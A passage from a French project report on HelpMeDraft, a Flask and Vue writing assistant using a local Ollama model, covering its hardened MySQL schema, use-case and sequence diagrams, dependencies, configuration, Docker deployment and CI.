    created_at     DATETIME    NOT NULL,
    user_id        CHAR(36)    NOT NULL,
    id_document    CHAR(36)    NOT NULL,
    PRIMARY KEY (id_ia),
    KEY ix_ia_user_created (user_id, created_at),
    KEY ix_ia_document_created (id_document, created_at),
    CONSTRAINT fk_ia_user FOREIGN KEY (user_id)
        REFERENCES `user` (user_id) ON DELETE CASCADE,
    CONSTRAINT fk_ia_document FOREIGN KEY (id_document)
        REFERENCES document (id_document) ON DELETE CASCADE,
    CONSTRAINT ck_ia_action CHECK (type_action IN ('reformuler','corriger','completer'))
) ENGINE=InnoDB;
```

Script de modification — durcissement d'une base existante

Ce script fait passer une base déjà en service au schéma durci, sans perte de données métier. Les sessions actives ne survivent pas à l'opération : les jetons en clair ne peuvent pas être convertis en empreintes sans connaître le jeton, ce qui déconnecte tous les utilisateurs. C'est le comportement voulu — un jeton stocké en clair doit être considéré comme compromis.

```
USE helpmedraft;

DELETE FROM user_session;

ALTER TABLE user_session
    DROP INDEX uq_session_token,
    CHANGE COLUMN refresh_token refresh_token_hash VARCHAR(128) NOT NULL,
    ADD UNIQUE KEY uq_session_token (refresh_token_hash);

UPDATE consentement
   SET type_consentement = 'traitement_ia_local'
 WHERE type_consentement = 'openai_data_processing';

ALTER TABLE `user`
    ADD CONSTRAINT ck_user_role  CHECK (role IN ('user','admin')),
    ADD CONSTRAINT ck_user_quota CHECK (quota_daily_limit BETWEEN 0 AND 1000);

ALTER TABLE document
    ADD CONSTRAINT ck_document_status CHECK (status IN ('brouillon','a_relire','termine')),
    ADD CONSTRAINT ck_document_format CHECK (format IN ('markdown','wysiwyg'));

ALTER TABLE ia
    ADD CONSTRAINT ck_ia_action CHECK (type_action IN ('reformuler','corriger','completer'));

CREATE INDEX ix_ia_user_created       ON ia (user_id, created_at);
CREATE INDEX ix_ia_document_created   ON ia (id_document, created_at);
CREATE INDEX ix_document_user_updated ON document (user_id, updated_at);
CREATE INDEX ix_document_dossier      ON document (id_dossier);
```

L'ordre des opérations n'est pas indifférent. La normalisation des libellés (étape 2) précède l'ajout des contraintes (étape 3) : une contrainte `CHECK` est vérifiée sur les lignes existantes au moment de sa création, et toute ligne non conforme ferait échouer l'`ALTER TABLE`. Nettoyer les données d'abord, contraindre ensuite.

La sauvegarde préalable est impérative : `mysqldump -u root -p helpmedraft > helpmedraft_avant_durcissement.sql`

Vérification du schéma

Trois contrôles valident l'installation après exécution. Le plus utile porte sur les règles de suppression :

```
SELECT constraint_name, table_name, referenced_table_name, delete_rule
  FROM information_schema.referential_constraints
 WHERE constraint_schema = 'helpmedraft';
```

Il vérifie que chaque clé étrangère porte `CASCADE` ou `SET NULL` selon l'intention décrite en § 5.4, et non `RESTRICT` — valeur par défaut de MySQL, qui ferait échouer toute suppression de compte au lieu de propager l'effacement, et rendrait le droit à l'effacement inapplicable. Les deux autres contrôles (présence des huit tables en InnoDB/utf8mb4, présence des index de performance) figurent dans le script livré.

5.6. Le diagramme du comportement des fonctionnalités de type cas d’utilisations


Acteurs

Trois acteurs humains, liés par une relation de généralisation, et deux systèmes externes.

Acteur	Nature	Hérite de
Visiteur	Humain, non authentifié	—
Utilisateur	Humain, rôle `user`	Visiteur
Administrateur	Humain, rôle `admin`	Utilisateur
Moteur d'inférence (Ollama)	Système externe	—
Service de messagerie (SMTP)	Système externe	—

La généralisation entre acteurs évite de dupliquer les cas d'utilisation : un administrateur dispose de tout ce dont dispose un utilisateur, plus le back-office. C'est la traduction exacte du routeur, où `/admin` porte `requiresAuth` et `requiresAdmin`.

Diagramme de cas d'utilisation


SYSTÈME HELPMEDRAFT
SANS COMPTE
ce qu'un visiteur peut faire
UC-01 S'inscrire
UC-02 Se connecter
UC-14 Pages vitrine et légales
UC-04 Mot de passe oublié
Visiteur
Messagerie
SMTP
AVEC UN COMPTE
hérite de tout ce qui précède
MES DOCUMENTS
UC-05 Créer un document
UC-06 Rédiger un document
UC-07 Consulter ses documents
UC-13 Organiser en dossiers
UC-08 Enregistrer automatiquement
UC-09 Supprimer un document
ASSISTANCE IA
UC-10 Demander une suggestion
UC-11 Appliquer une suggestion
UC-12 Consulter l'historique
MA SESSION
UC-03 Se déconnecter
Inférence
Ollama, en local
Utilisateur
hérite
ADMINISTRATEUR
hérite de tout
UC-15 Gérer les comptes
UC-16 Consulter les statistiques
Administrateur
CAS INCLUS
jamais déclenchés seuls
UC-17 Vérifier le quota
« include » par UC-10
UC-18 S'authentifier
« include » par UC-05 à UC-10, UC-13

UC-10, en brique, traverse les trois couches et sollicite un service externe : c'est le cas que détaille le diagramme de séquence. Les systèmes externes ne sont jamais appelés par le navigateur.

Diagramme de cas d'utilisation.

Les relations, et ce qu'elles imposent au code

Les relations «`include`» et «`extend`» ne sont pas décoratives : chacune correspond à une contrainte que le code doit garantir.

`Générer une assistance IA` «include» `Vérifier le quota`. L'inclusion signifie que la vérification est systématique, et non conditionnelle. Le quota ne peut donc pas être contrôlé côté navigateur : il l'est dans la route, avant tout appel au modèle. Un client modifié qui masquerait la vérification se heurterait quand même au `429` du serveur.

`Générer une assistance IA` «include» `Journaliser l'interaction`. Toute génération produit une ligne dans `ia`. C'est à la fois l'exigence de traçabilité du cahier des charges et le mécanisme même du quota : le comptage lit ce journal (§ 5.4). Journalisation et quota ne sont donc pas deux fonctionnalités séparées mais deux usages du même enregistrement.

`S'inscrire` «include» `Recueillir le consentement RGPD`. On ne peut pas créer un compte sans consentement : l'inclusion interdit un parcours d'inscription qui le reporterait à plus tard.

`Rédiger et enregistrer un document` «extend» par `Enregistrer automatiquement`. L'extension, elle, est conditionnelle : l'enregistrement automatique se déclenche sous condition — un titre valide et un délai d'inactivité écoulé (§ 7.1). L'enregistrement manuel reste le cas nominal, l'automatique l'étend.

`Insérer ou remplacer la proposition` est un cas distinct de la génération. Ce découpage traduit une décision de conception : la génération ne modifie pas le document. L'application du résultat est un acte séparé, décidé par l'utilisateur. Fusionner les deux cas serait plus simple à dessiner, mais décrirait un produit qui écrit à la place de son utilisateur.

Couverture du cahier des charges

Chaque fonctionnalité listée au cahier des charges (§ 2) est couverte par au moins un cas d'utilisation :


Cahier des charges	Cas d'utilisation correspondant
a. Inscription / connexion / déconnexion	S'inscrire, Se connecter, Se déconnecter
a. Récupération de mot de passe	Demander une réinitialisation, Réinitialiser le mot de passe
a. Rôles utilisateur / administrateur	Généralisation Administrateur → Utilisateur
b. Éditeur et trois commandes IA	Rédiger un document, Générer une assistance IA
b. Insertion ou remplacement	Insérer ou remplacer la proposition
c. CRUD documents	Créer / Rédiger / Supprimer un document

Cahier des charges	Cas d'utilisation correspondant
c. Enregistrement automatique	Enregistrer automatiquement («extend»)
c. Historique des interactions IA	Consulter l'historique IA, Journaliser l'interaction
c. Organisation en dossiers	Organiser en dossiers
d. Appels sécurisés, prompt dynamique	Générer une assistance IA (acteur externe Ollama)
e. Gestion des utilisateurs	Lister les utilisateurs, Modifier le rôle et le quota, Supprimer un compte
e. Statistiques d'usage	Consulter les statistiques globales
e. Système de quota	Vérifier le quota («include»)

5.7. Le diagramme du détail des cas d'utilisations les plus significatifs de type diagramme de séquence.

Le cas retenu est « Générer une assistance IA ». C'est le plus représentatif du projet : il traverse les trois couches du backend, sollicite un système externe, met en œuvre cinq contrôles successifs, et produit l'enregistrement qui alimente à la fois l'historique et le quota.

Scénario nominal


Utilisateur
acteur
Éditeur
navigateur — Vue 3
Route IA
couche présentation
Service IA
couche métier
Accès aux données
couche persistance
Ollama
service local
LES CONTRÔLES, DU MOINS AU PLUS COÛTEUX
LA GÉNÉRATION
TRAÇABILITÉ ET ÉCHEC
1
sélectionne un passage, choisit une action
2
POST /documents/:id/ia/generer
3
vérifie le jeton d'accès
4
valide type_action et scope par liste blanche
5
borne la taille du contenu et des instructions
6
SELECT document WHERE identifiant ET propriétaire
7
le document, ou rien
8
404 si le document n'est pas le sien
9
COUNT des générations depuis maintenant moins 24 heures
10
le compteur, et la limite du compte
11
429 si le quota des 24 heures est atteint
12
INSERT ia (contenu avant) puis flush — obtient id_ia
13
compose le prompt depuis le gabarit de l'action
14
POST /api/chat — température propre à l'action
15
texte généré et jetons consommés
16
contenu après, jetons
17
ROLLBACK si le modèle n'a pas répondu
18
502 si le modèle n'a pas répondu — rien n'est conservé
19
UPDATE contenu après, jetons, puis COMMIT
20
201 — id_ia, contenu après, jetons
21
affiche la proposition dans une zone distincte
22
insère, remplace, ou ignore

Les étapes 12 et 17 vont ensemble : l'entrée du journal est créée avant l'appel, pour que la réponse porte son identifiant ; si le modèle ne répond pas, elle est annulée. Un échec ne coûte donc aucun quota.

Diagramme de séquence — générer une assistance IA, scénario nominal.

L'ordre des contrôles, et pourquoi il est celui-là

La séquence exécute cinq contrôles avant d'appeler le modèle. Leur ordre n'est pas indifférent : il va du moins coûteux au plus coûteux, et du plus général au plus spécifique.

#	Contrôle	Coût	Code retour en cas d'échec
①	Jeton valide	Vérification de signature, sans accès base	`401`
②	Entrées conformes	En mémoire, aucun accès base	`400`
③	Document existant **et** appartenant à l'utilisateur	Une requête indexée	`404`

#	Contrôle	Coût	Code retour en cas d'échec
④	Quota non atteint	Une agrégation indexée	`429`
⑤	Moteur d'inférence joignable	Appel réseau, jusqu'à 60 s	`502`

Valider les entrées avant de toucher la base évite une requête pour une demande de toute façon malformée. Vérifier la propriété du document avant le quota évite de consommer une agrégation pour un document qui n'appartient pas à l'appelant. Et l'appel au modèle, de loin le plus coûteux, n'a lieu qu'une fois tout le reste validé.

Deux points de sécurité se lisent dans cet ordre.

Le contrôle de propriété est fusionné avec la lecture. La requête ne cherche pas le document puis ne vérifie son propriétaire : elle filtre sur les deux critères à la fois.

```
def _get_owned_document(db_session, id_document: str):
    stmt = select(Document).where(
        Document.id_document == id_document,
        Document.user_id == request.user_id,
    )
    return db_session.execute(stmt).scalar_one_or_none()
```

La conséquence est volontaire : un document qui existe mais appartient à quelqu'un d'autre renvoie `404`, et non `403`. Répondre `403` confirmerait à l'attaquant que l'identifiant existe — c'est le même raisonnement anti-énumération que sur la route de mot de passe oublié.

Le quota est compté, pas stocké. L'agrégation porte sur une fenêtre glissante de 24 heures :

```
window_start = utc_now_naive() - timedelta(hours=24)
calls_last_24h = db_session.execute(
    select(func.count()).select_from(IA).where(
        IA.user_id == request.user_id,
        IA.created_at >= window_start,
    )
).scalar_one()

if calls_last_24h >= current_user.quota_daily_limit:
    return jsonify({"error": f"Quota IA quotidien atteint ({current_user.quota_daily_limit} requêtes / 24h)."}), 429
```

Une fenêtre glissante, et non un compteur remis à zéro à minuit : l'utilisateur ne peut pas consommer deux quotas en épuisant le premier à 23 h 50 puis le suivant à 00 h 10. Et comme la valeur est recalculée à chaque appel, elle ne peut pas se désynchroniser de l'historique réel.

Scénarios alternatifs

```
[A] Entrées invalides — type_action hors liste, contenu vide ou > 3 000 car.
    ② ──▶ 400 { error: "..." }           Aucun accès base, aucun appel modèle.

[B] Document inexistant ou appartenant à un autre utilisateur
    ③ ──▶ 404 { error: "Document introuvable" }
          Volontairement indiscernable d'un document réellement absent.

[C] Quota atteint
    ④ ──▶ 429 { error: "Quota IA quotidien atteint (20 requêtes / 24h)." }
          Le front affiche le message et le quota restant dans le panneau.

[D] Moteur d'inférence injoignable, en timeout, ou en erreur
    ⑥ ──▶ RuntimeError levée par call_ollama
          ──▶ 502 { error: "Impossible de joindre Ollama sur http://..." }
          AUCUNE ligne n'est écrite dans `ia` : le commit (⑦) n'est jamais atteint,
          donc un échec ne consomme pas de quota.
```

Le cas [D] mérite un mot. `call_ollama` traduit trois exceptions distinctes de la bibliothèque `requests` — connexion refusée, dépassement de délai, erreur HTTP — en une seule `RuntimeError` porteuse d'un message lisible :

```
except requests.exceptions.ConnectionError:
    raise RuntimeError(f"Impossible de joindre Ollama sur {base_url}. Vérifiez qu'il est lancé sur votre machine.")
except requests.exceptions.Timeout:
    raise RuntimeError("Ollama a mis trop de temps à répondre")
except requests.exceptions.HTTPError as e:
    raise RuntimeError(f"Erreur Ollama: {e}")
```

C'est l'application concrète de la règle de séparation des couches (§ 5.2) : le service ne connaît pas HTTP et ne renvoie pas de code de statut, il lève une exception métier. C'est la route qui décide que cette exception vaut `502` — « passerelle défaillante », sémantiquement juste puisque l'API sert ici d'intermédiaire vers un service tiers. Si le moteur d'inférence changeait, seul `ia_service` serait à modifier.

Le placement du commit est la décision la plus importante de cette séquence. L'écriture dans `ia` a lieu *après* le retour du modèle, jamais avant. Un appel qui échoue ne laisse donc aucune trace et ne décompte pas de quota — l'utilisateur n'est pas puni d'une panne d'infrastructure. Le revers est assumé : une génération réussie dont la réponse HTTP se perdrait en route serait comptée sans être vue par l'utilisateur. Le cas JE-12 du jeu d'essai (§ 10) verrouille cette propriété.

6. Les spécifications techniques du projet

Environnement de travail

L'environnement est volontairement léger : aucune machine virtuelle, aucun service managé, rien qui ne puisse être réinstallé en une heure sur un autre poste.

Outil	Version	Rôle
Python	3.11+	Exécution du backend
venv	intégré	Isolation des dépendances Python, par projet
Node.js	20+	Chaîne de construction du frontend
npm	—	Gestionnaire de paquets ; package-lock.json commité, installation par npm ci en intégration continue
Visual Studio Code	—	Éditeur, avec Volar (Vue), Python et ESLint
Git + GitHub	—	Gestion de versions et dépôt distant
Ollama	0.35.1	Serveur d'inférence local, écoute sur `http://localhost:11434`
Mailtrap	sandbox	Serveur SMTP de test : les courriels de réinitialisation sont capturés, jamais délivrés à de vraies adresses
DB Browser for SQLite	—	Inspection de la base de développement
Docker + Docker Compose	—	Conteneurisation de la pile (MySQL 8.4, backend, frontend)
Ruff / ESLint / Prettier	—	Analyse statique et format, backend et frontend

Deux choix méritent d'être justifiés.

Mailtrap plutôt qu'un vrai serveur SMTP. Tester une réinitialisation de mot de passe demande d'envoyer des courriels à répétition. Une sandbox les intercepte : aucun risque d'écrire à une adresse réelle lors d'un test avec des données d'exemple, et le contenu du message reste inspectable, y compris le lien contenant le jeton.

Ollama installé localement plutôt qu'un conteneur. Le modèle qwen2.5:3b pèse plusieurs gigaoctets ; le garder hors du cycle de construction du projet évite de le re-télécharger à chaque reconstruction d'image. La contrepartie est qu'il s'agit d'un composant à tenir à jour comme un autre — la version installée indiquée ci-dessus, 0.35.1, découle directement de la veille (§ 11).

Pile applicative et dépendances

Backend

Neuf dépendances directes, chacune avec une raison d'être unique. La liste est volontairement courte : chaque bibliothèque ajoutée est une surface d'attaque et une dette de maintenance supplémentaires.

Paquet	Version	Rôle
`Flask`	3.1.3	Micro-framework HTTP, blueprints
`Flask-Cors`	6.0.5	En-têtes CORS pour le front Vite
`Flask-Limiter`	4.1.1	Limitation de débit sur les routes sensibles
`Flask-Mail`	0.10.0	Envoi du courriel de réinitialisation
`SQLAlchemy`	2.1.1	ORM, API 2.0 (`DeclarativeBase`, `Mapped`, `mapped_column`)
`bcrypt`	5.0.0	Hachage des mots de passe, salage automatique
`PyJWT`	2.15.0	Signature et vérification des access tokens (HS256)
`requests`	2.34.2	Appels HTTP vers l'API locale d'Ollama
`python-dotenv`	1.2.3	Chargement du fichier `.env`
`PyMySQL`	—	Pilote MySQL de SQLAlchemy en conteneur
`cryptography`	—	Exigée par PyMySQL pour l'authentification caching_sha2_password de MySQL 8.4 — sans elle, la première connexion de la pile échoue
`gunicorn`	—	Serveur d'application en conteneur

Les versions sont figées (`==`) et non bornées (`>=`). Sur un projet évalué et reproductible, un `pip install` doit produire le même environnement six mois plus tard ; une borne ouverte exposerait à une mise à jour majeure silencieuse — ou, comme l'a montré l'incident `axios` (§ 11), à l'installation involontaire d'une version compromise.

Frontend

Paquet	Rôle
`vue`, `vue-router`, `pinia`	Framework, routage, état partagé
`typescript`, `vue-tsc`	Typage statique, vérification à la construction
`vite`, `@vitejs/plugin-vue`	Serveur de développement et empaquetage
`tailwindcss, @tailwindcss/vite`	Styles utilitaires. daisyUI a été retiré : 45,6 Ko pour cinq classes utilisées (§ 6)
`@codemirror/*` (4 paquets)	Éditeur de code : vue, état, commandes, coloration Markdown
`marked`	Conversion Markdown → HTML pour l'aperçu
`dompurify ^3.4.16`	**Assainissement du HTML produit par `marked`** avant injection (§ 7.1)
`axios`	Client HTTP, support des intercepteurs

La construction passe par `vue-tsc -b && vite build` : le typage est vérifié avant l'empaquetage, de sorte qu'une erreur de type échoue la construction plutôt que de se manifester à l'exécution.

Configuration par variables d'environnement

Aucun secret n'est écrit dans le code. La configuration est lue depuis un fichier `.env` — exclu du dépôt par `.gitignore` — dont `.env.example` documente chaque variable avec son rôle et sa valeur attendue.

Variable	Rôle	Défaut
`JWT_SECRET_KEY`	Signature des access tokens	**aucun — obligatoire**
`APP_ENV`	Environnement d'exécution ; pilote l'attribut `Secure` du cookie	`development`
`MAIL_SERVER`, `MAIL_PORT`	Serveur SMTP	—
`MAIL_USERNAME`, `MAIL_PASSWORD`	Identifiants SMTP	—
`MAIL_USE_TLS`, `MAIL_USE_SSL`	Chiffrement SMTP	`True` / `False`
`MAIL_DEFAULT_SENDER`	Expéditeur des courriels	—
`OLLAMA_URL`	URL du serveur d'inférence	`http://localhost:11434`
`OLLAMA_MODEL`	Modèle utilisé	`qwen2.5:3b`
`FRONTEND_URL`	Base du lien de réinitialisation	`http://localhost:5173`
`SECRET_KEY`	Clé de session Flask, distincte de JWT_SECRET_KEY	`aucun — obligatoire`
`CORS_ORIGINS`	Origines autorisées, séparées par des virgules	`http://localhost:5173`
`HELPMEDRAFT_DB_URL`	URL de la base ; SQLite en développement, MySQL en conteneur	`sqlite:///HelpMeDraft.db`
`OLLAMA_NUM_CTX`	Fenêtre de contexte transmise au modèle, en jetons	`4096`
`OLLAMA_KEEP_ALIVE`	Durée de maintien du modèle en mémoire après un appel	`30m`
`OLLAMA_THINK`	Mode raisonnement des modèles qui en ont un	`false`
`OLLAMA_CONNECT_TIMEOUT`	Délai d'établissement de la connexion, en secondes	`10`
`IA_MAX_CONTENU_LENGTH`	Taille maximale du texte soumis au modèle, en caractères	`3000`

`JWT_SECRET_KEY` n'a délibérément aucune valeur de repli. Une clé de secours écrite dans `config.py` permettrait à l'application de démarrer sans `.env`, avec une clé connue de quiconque lit le dépôt : n'importe qui pourrait alors forger un access token valide pour n'importe quel `user_id`. L'application refuse donc de démarrer :

```
JWT_SECRET_KEY = os.environ.get("JWT_SECRET_KEY")
if not JWT_SECRET_KEY:
    raise RuntimeError(
        "JWT_SECRET_KEY est absente de l'environnement. "
        "Copier .env.example en backend/.env puis générer une clé : "
        'python -c "import secrets; print(secrets.token_urlsafe(64))"'
    )
```

C'est le principe *fail fast, fail loud* : un échec bruyant au démarrage vaut mieux qu'un démarrage silencieusement vulnérable.

`APP_ENV` pilote un comportement de sécurité, pas un affichage. En développement, le front tourne sur `http://localhost` : un cookie marqué `Secure` ne serait jamais transmis, et l'authentification ne fonctionnerait pas. Hors développement, `Secure` devient obligatoire, sans quoi le refresh token pourrait transiter en clair sur HTTP et être capté.

```
APP_ENV = os.getenv("APP_ENV", "development")
COOKIE_SECURE = APP_ENV != "development"
```

Le défaut est `development` — le plus permissif — ce qui est le bon choix pour l'ergonomie mais impose de positionner explicitement `APP_ENV` à la mise en production. Cette étape figure dans la liste de contrôle de déploiement.

La fabrique d'application

Le backend est construit par une fonction `create_app()` plutôt que par un objet `Flask` global. Ce motif permet d'instancier une application de test avec une configuration distincte, sans toucher au code de production — prérequis du plan de tests (§ 9).

```
def create_app():
    app = Flask(__name__)
    app.config.from_object(Config)
    CORS(app, supports_credentials=True, origins=["http://localhost:5173"])
    mail.init_app(app)
    limiter.init_app(app)
    app.register_blueprint(auth_bp)
    app.register_blueprint(document_bp)
    app.register_blueprint(dossier_bp)
    app.register_blueprint(ia_bp)
    app.register_blueprint(admin_bp)

    @app.errorhandler(429)
    def ratelimit_handler(e):
        return jsonify({"error": "Trop de tentatives, réessayer plus tard"}), 429

    return app
```

Deux détails comptent.

`origins` est une liste explicite, jamais `*`. Avec `supports_credentials=True`, un joker serait d'ailleurs refusé par les navigateurs — mais l'intention est d'abord de restreindre : seule l'origine du front peut envoyer des requêtes authentifiées. L'origine est lue dans CORS_ORIGINS, dont la valeur par défaut est celle du développement ; elle doit être renseignée avec le domaine réel au déploiement.

Le gestionnaire d'erreur 429 normalise la réponse. Sans lui, Flask-Limiter renvoie une page HTML, qu'un client attendant du JSON ne sait pas interpréter. Le message reste volontairement vague — « Trop de tentatives » — sans préciser le nombre de tentatives restantes ni la durée exacte du blocage, informations qui aideraient un attaquant à calibrer son rythme.

Déploiement et industrialisation

La conteneurisation et l'intégration continue sont en place depuis le 4 octobre, et la pile a été exécutée : la campagne du 5 octobre (docs/validation-docker.md) construit les deux images, démarre MySQL 8.4.11 derrière sa sonde de santé, applique les droits au moindre privilège et joue un aller-retour de sauvegarde. Reste à héberger l'application sur une adresse durable — les points à régler pour cela sont des valeurs de configuration, repris dans la liste de contrôle ci-dessous (§ 4).

Conteneurisation. Trois services dans docker-compose.yml : MySQL 8.4 avec un volume persistant et une sonde de santé, le backend (image Python, Gunicorn à la place du serveur de développement Flask, utilisateur non privilégié), et le frontend (construction Vite en deux étapes puis service des fichiers statiques par Nginx, image finale de 82,9 Mo mesurés, repli monopage). Ollama reste hors composition, sur l'hôte, atteint par host.docker.internal : son image pèse plusieurs gigaoctets et le modèle se télécharge à part. Les secrets sont déclarés sous la forme ${VAR:?message} — la composition échoue immédiatement si la variable manque, au lieu de démarrer avec une valeur inventée.

Intégration continue. Le flux GitHub Actions (.github/workflows/ci.yml) se déclenche sur chaque push et chaque pull request, et s'organise en trois travaux parallèles : backend (Ruff en analyse et en format, puis pytest avec des clés éphémères générées pour la durée du travail), frontend (ESLint, Prettier, vérification des types par vue-tsc, Vitest, build de production), et Docker (validation de la composition puis construction des deux images). Le parallélisme n'est pas un détail de performance : avec des travaux enchaînés, un échec du frontend masquait l'état du backend, et il fallait deux exécutions pour connaître les deux. L'installation des dépendances frontend passe par npm ci --ignore-scripts : la première partie installe exactement ce que décrit package-lock.json, la seconde empêche les scripts de cycle de vie npm d'exécuter du code arbitraire — la leçon directe de l'incident axios (§ 11).

Reste à ajouter au pipeline : l'audit des dépendances (npm audit, pip-audit) et un seuil de couverture sur le travail backend. Les deux outils sont déjà installés et exécutés manuellement ; il manque l'étape qui les rend bloquants.

Liste de contrôle avant mise en production. Les points suivants sont des changements de configuration, pas de code, et c'est précisément pourquoi ils s'oublient :

Point	Action
`APP_ENV`	Passer à `production` — active `Secure` sur le cookie de refresh
`JWT_SECRET_KEY`	Générer une clé distincte de celle de développement
Origine CORS	Renseigner CORS_ORIGINS avec le domaine réel — la valeur n'est plus codée en dur depuis la conteneurisation
Base de données	Exécuter `schema_mysql.sql` avec un compte administrateur, puis faire tourner l'application avec un compte aux droits limités (SELECT, INSERT, UPDATE, DELETE — jamais DDL)
SMTP	Remplacer la sandbox Mailtrap par un fournisseur réel
Serveur d'application	Gunicorn, `debug=False`
HTTPS	Terminaison TLS devant l'application
Moteur d'inférence	Vérifier la version d'Ollama (≥ 0.18 ; 0.35.1 installée) et son écoute sur l'interface de bouclage uniquement — OLLAMA_HOST=127.0.0.1:11434 (§ 11)
SameSite=Strict	SameSite raisonne en sites (eTLD+1), pas en origines. En développement, front (:5173) et API (:5000) sont tous deux sur localhost : même site, le cookie passe. En production, prévoir deux sous-domaines d'un même domaine, ou l'API derrière un reverse proxy sur le domaine du front — deux domaines distincts casseraient le refresh.
Flask-Limiter	Remplacer le stockage en mémoire par Redis : les seuils comptent par worker, et gunicorn en lance plusieurs — avec 2 workers, le seuil de /auth/login est doublé

Éco-conception

Le cahier des charges demande un chargement différé, des dépendances optimisées et une compression GZIP.

Le chargement différé est en place : chaque route du routeur importe sa vue par une fonction — `component: () => import("./views/HomeView.vue")` — ce qui produit un fragment distinct par écran. Un visiteur qui consulte la page d'accueil ne télécharge ni l'éditeur CodeMirror ni le back-office.

Le poids des dépendances est contenu par le refus des bibliothèques d'usage unique : neuf paquets côté backend, et côté frontend aucune bibliothèque de composants lourde. CodeMirror est importé par modules séparés plutôt qu'en bloc.

Le poids du CSS a été réduit par une mesure plutôt que par une impression. daisyUI a été retiré : 45,6 Ko pour cinq classes réellement utilisées. Les feuilles de style passent de 79,9 à 34,4 Ko bruts, soit 57 % de moins, et de 13,7 à 7,0 Ko une fois compressées. Le menu mobile, seule mécanique qui en dépendait, est désormais piloté par l'état du composant — ce qui lui apporte au passage aria-expanded, la fermeture par Échap et la fermeture au clic extérieur. Retirer une bibliothèque de composants a donc amélioré l'accessibilité en même temps que le poids, ce qui n'était pas l'objectif visé.

La compression GZIP relève du serveur de fichiers statiques et est configurée dans l'image Nginx du frontend. Un point reste ouvert : le paquet JavaScript dépasse 500 Ko et vite build le signale à chaque construction. Le découpage en morceaux est à envisager — CodeMirror et le back-office sont les deux candidats évidents, puisqu'un visiteur de la page d'accueil n'a besoin ni de l'un ni de l'autre.

